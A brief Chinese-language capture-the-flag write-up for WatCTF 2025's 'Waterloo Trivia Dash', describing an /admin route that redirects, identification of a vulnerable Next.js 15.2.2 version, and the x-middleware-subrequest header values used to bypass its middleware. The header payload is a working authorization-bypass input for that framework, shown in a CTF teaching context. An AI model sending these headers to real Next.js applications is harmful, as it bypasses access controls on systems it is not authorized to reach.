subrequest:middleware:middleware:middleware:middleware:middleware

```



```
x-middleware-  
subrequest:src/middleware:src/middleware:src/middleware:src/middleware  
:src/middleware
```

[WatCTF 2025]Waterloo Trivia Dash




答完三道题后得到一个按钮，按了没反应，于是复制连接看一下。

`http://112.124.64.34:3080/admin`，是一个admin路由，抓包看



访问之后会307跳转到根路由。

我们信息收集一下



发现是Next.js版本15.2.2 < 15.2.3 存在已知的漏洞。我们尝试攻击



该题的中间件是在src目录下。